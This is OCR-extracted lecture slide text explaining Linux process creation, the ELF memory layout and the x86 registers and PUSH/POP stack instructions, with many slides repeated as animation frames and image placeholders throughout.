


Process Creation in Linux

When a program is executed, it is mapped in memory and laid out in an organized manner.

1. The kernel creates a virtual address space in which the program runs.
2. Information is loaded or mmap'ed from exec file to newly allocated address space:
   a. The loader and dynamic linker, called by the kernel, loads the segments defined by the program headers.

Process Layout in Linux



ELF on disk


ELF program segments loaded in memory within a Linux process

Process Creation in Linux


When a program is executed, it is mapped in memory and laid out in an organized manner.

1. The kernel creates a virtual address space in which the program runs.
2. Information is loaded from exec file to newly allocated address space:
   a. The dynamic linker, called by the kernel, loads the segments defined by the program headers.
3. The kernel sets up the *stack* and heap and jumps at the *entry point* of the program.


Process Layout in Linux



Recall: Virtual vs Physical Address Space



The Code and the Stack



Statically allocated **local variables** (including env.)
Function **activation records**.
Grows "down", toward **lower addresses**.

Unallocated memory.

Dynamically allocated data.
Grows "up", toward **higher addresses**.

Initialized data (e.g., global variables).

Uninitialized data. Zeroed when the program begins to run.

Executable **code** (machine instructions).

Recall on Registers

- **General Purpose:** Common mathematical operations. They store data and addresses (EAX, EBX, ECX)
  - **ESP:** address of the last stack operation, **the top of the stack**.
  - **EBP:** address of the **base of the current function frame**
    - relative addressing
- **Segment:** 16 bit registers used for keep track of segments and backward compatibility (DS, SS)
- **Control:** Control the function of the processor (execution)
  - **EIP**: address of the next machine instruction to be executed
- **Other**
  - EFLAG: 1 bit registers, store the result of test performed by the processor

Stack Instructions

ALLOCATE-DECREMENT AND
DEALLOCATE-INCREMENT
BECAUSE STACK GROWS
FROM HIGHER TO LOWER

- **Push** -> Allocate and Write a value
  - ESP is decremented by 4 Bytes
  - Dword is written to the new address stored in the ESP register


```
PUSH %ebp | $value | addr
```

- **Pop** -> Retrieve a value and Deallocate
  - Load the Value on top of the stack into the register
  - ESP in incremented by 4 Bytes

```
POP %ebx | %eax
```


EXAMPLE

```
Push $1
Push $2
```



Stack Instructions: PUSH


```
Push $1
Push $2
```



Stack Instructions: PUSH


Push $1

Push $2




Stack Instructions: PUSH

```
Push $1
Push $2
```




Stack Instructions: PUSH

```
Push $1
Push $2
```



Stack Instructions: POP


```
POP %EAX
POP %EBX
```



Stack Instructions: POP

POP %EAX ⬅


POP %EBX



Stack Instructions: POP

POP %EAX


POP %EBX



Stack Instructions: POP

POP %EAX

